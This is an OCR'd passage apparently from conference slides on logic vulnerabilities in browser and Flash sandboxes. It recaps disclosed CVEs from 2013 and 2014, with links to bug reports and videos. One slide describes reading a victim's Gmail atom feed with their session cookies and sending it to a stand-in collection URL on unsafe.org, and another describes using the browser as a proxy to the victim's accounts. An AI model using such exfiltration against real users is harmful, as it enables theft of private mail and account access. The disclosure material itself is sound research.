
- These requests share the same cookies as the users browser’s session.
- Using the same flaw, we can get https://mail.google.com/mail/u/0/feed/atom

  (or actually, https:/mail.google.com/mail/u/0/feed/atom)

  Now we are ready to go send all our data off to http:/unsafe.org/collect.php?=yourdata
- https://www.youtube.com/embed/EjXPAwBt_J4

Proxy all the things

- An attacker could also use your browser as a proxy to your online accounts:




Recap

- URI/URL logic within sandboxes isn’t rock solid.
  data URI wins the crown on this one.
- Cross sandbox logic .. incompatible
- Got a longer link of logic vulnerabilities/flaws
- Got higher severity vulnerability: CVE-2014-0535

Recycling exploits

- NtFs == NTFS, case insensitive, test.txt == TeST.txT == 1011001
- Any 2 ways to access the same html file is enough to leak Data out of the flash sandbox
- Overhead can be overcome by doing things * 10 https://www.youtube.com/embed/Czetgg5gaeY
- Fixed ^^


Adobe Flash Player

Do you trust this content to connect to the Internet?

- CVE-2014-0554

Conclusions

- Looking for logic bugs and using them to exploit browsers proved to be a sensible approach when trying to hack browsers.
- Just searching for random logic vulnerabilities in a blackbox way of testing can result in some pretty sweet vulnerabilities
- Creating logic exploits does not require a great amount of tools, just a certain amount of dedication and a little creativity.

Want to break stuff?

- CVE-2013-6636
  https://code.google.com/p/chromium/issues/detail?id=322959
  https://www.youtube.com/watch?v=8GL1LKg-xUQ
- CVE-2014-0508
  https://hackerone.com/reports/2140
  https://www.youtube.com/watch?v=a_h9BTUElG8
- CVE-2014-0535
  https://hackerone.com/reports/15362
  https://www.youtube.com/watch?v=EjXPAwBt_J4
- CVE-2014-0554
  https://hackerone.com/reports/27651
  https://www.youtube.com/watch?v=Czetgg5gaeY